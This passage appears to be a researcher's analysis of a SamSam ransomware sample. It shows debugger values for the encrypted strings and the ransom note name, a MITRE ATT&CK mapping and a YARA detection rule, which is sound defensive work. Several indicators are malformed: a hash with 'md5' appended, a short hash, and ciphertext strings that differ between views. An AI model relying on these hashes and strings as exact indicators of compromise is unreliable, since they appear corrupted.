cryptoTransform	System.Security.Cryptography.RijndaelManagedTransform
cryptoStream	System.Security.Cryptography.CryptoStream
streamReader	System.IO.StreamReader

And it was leaving the NOTE file with the name of “READ-FOR-HELPP” with extension “.html”

Name	Value
cipherText	"EAAAAl9w2MPg9bAiUpW8KhfX9ZoiLEZZAqoBKVFZdXoCvh"
sharedSecret	"SALT"
rijndaelManaged	System.Security.Cryptography.RijndaelManaged
text	"READ-FOR-HELLPP"



A screenshot of a debugger interface. The assembly code pane shows lines 306 through 315. The locals pane lists four variables: cipherText, sharedSecret, rijndaelManaged, and text. The values are: cipherText = "EAAAAAOwMZxCSUQvYGKwF+U67EWoGgDfDQ88FtiBaxpG9Jf5I"; sharedSecret = "SALT"; rijndaelManaged = {System.Security.Cryptography.RijndaelManaged}; text = ".html".

Locals	
Name	Value
cipherText	"EAAAAAOwMZxCSUQvYGKwF+U67EWoGgDfDQ88FtiBaxpG9Jf5I"
sharedSecret	"SALT"
rijndaelManaged	{System.Security.Cryptography.RijndaelManaged}
text	".html"

At that point, I have completed my analysis and found pretty much working of this ransomware. Now the next step for me is to map the extracted TTPs of that malware on MITRE ATT&CK framework and recreate them for proactive emulation to validate the security controls.

Extracted TTP's

MITRE ATT&CK MAPPING


Tactic	Techniques and Sub-Techniques
Defense Evasion	Technique: Time-Based Sandbox Evasion
Impact	Technique: Data Encrypted for Impact (T1486)
Execution	Technique: Command and Scripting Interpreter (T1059) Sub_technique: Windows Command Shell (S003)
Defense Evasion	Technique: Indicator Remover (T1070) Sub_technique: File Deletion (S004)
Defense Evasion	Technique: Obfuscated Files or Information (T1027) Sub_technique: Binary Padding (S001)

Recreation and Security controls validation


As an offensive security researcher, my primary responsibility involves the meticulous analysis of real-world samples to extract Tactics, Techniques, and Procedures (TTPs). Once identified, I map these TTPs onto the MITRE ATT&CK framework, providing a comprehensive understanding of the adversary's behavior. To validate the effectiveness of security controls, I employ emulation techniques by recreating the identified TTPs using the same methods observed in the analyzed samples. This emulation process ensures a realistic simulation of the adversary's actions, allowing for thorough validation of existing security measures. For this purpose, I leverage proprietary emulation tools, ensuring precision and adaptability in replicating



sophisticated attack scenarios. My role extends beyond the typical scope of a Security Operations Center (SOC) Level 3, as I not only analyze but also recreate the same behavior for proactive emulation and then provide mitigation strategies, including the development of YARA rules, Sigma detection signatures, and Indicators of Compromise (IoC). This comprehensive approach is crucial for enhancing the organization's resilience against evolving cyber threats.



This is the overall flow of my work:





Mitigation

YARA

```
rule SamSam_Ransomware
```

```
{
```

```
meta:
```

```
    description = "Latest SamSAM ransomware sample"
```

```
    author = "Usman Sikander"
```

```
    reference = "https://www.crowdstrike.com/blog/an-in-depth-analysis-of-samsam-  
ransomware-and-boss-spider/"
```

```
    hash1 =
```

```
"0c1504ff73135e2a7920afac1c49c6ed1b11ac120b589fec08a87b05f457ebdmd5"
```

```
    hash2 = "286d1495a80c126a63c26a5610d515e6"
```

```
    hash3 = "e5f6ad503c88055b931c7af7ec52dfd09759330633b2ace4dba9722efd5c876"
```

```
    hash4 = "4e3e18e6140c64cec89f4be5af25751"
```

```
strings:
```

```
$s1 = "<eulaV>xPN1oBWSqfQglnnB6ydf204jiHN/uqljySnn1fkhqUk=</eulaV>" fullword  
wide
```

```
$s2 = "EAAAAI9w2MPg9bAiJpW8KhfX9ZoiLEZZAQUBKVFZdXoCvh" fullword ascii
```

```
$s3 = "EAAAAYWk00FPYTndcfhmSU/hwcz/ah7CryNUEmKAYOZoK2J" fullword ascii
```

```
$s4 = "hzsjfhicykshkdjghkdhgvgkdjdfg" fullword wide
```

```
$s5 = "EAAAABeHr6QeAnAEeR04Cna7WcCsBCEgpGA5pyNBz3e1BNyy" fullword ascii
```

```
$s6 = "sfkjadgw6wuitafgjsdksd" fullword wide
```

```
$s7 = "nksjfgqd7trugfjsdfs" fullword wide
```

```
$s8 = "fsgahfgfuygiteryugfjpdf" fullword wide
```

```
$s9 = "sfsfgcbdsfygjfsgsfgsj" fullword wide
```

```
$s10 = "mkjnhbgvfcdxszzdxfcgvhbj" fullword wide
```

```
$op0 = { 52 65 73 6F 75 72 63 65 73 2E 52 65 73 6F 75 72 }
```

```
$op1 = { 44 65 73 6B 74 6F 70 20 57 69 6E 64 6F 77 73 }
```



```
$op2 = { 57 69 6E 44 69 72 2E 65 78 65 00 65 6E 63 63 }
```

condition:

```
( uint16(0) == 0x5a4d and  
filesize < 53KB and  
( 6 of them ) and all of ($op*)  
) or ( all of them )  
}
```

Conclusion

Traditional signature-based detection methods often struggle to identify this polymorphic malware due to its rapid ability to change and evade detection.

This analysis underscores the pressing need for behavioral detection mechanisms in modern cybersecurity strategies. Behavioral detection, powered by machine learning and artificial intelligence, focuses on identifying behavioral patterns rather than relying solely on known signatures. This approach enables security systems to adapt and recognize emerging threats like SamSam Ransomware, even as they evolve to evade traditional defenses. By continuously monitoring and analyzing system behavior, security solutions equipped with behavioral detection offer a proactive defense, providing a crucial layer of protection against emerging threats that traditional methods may miss.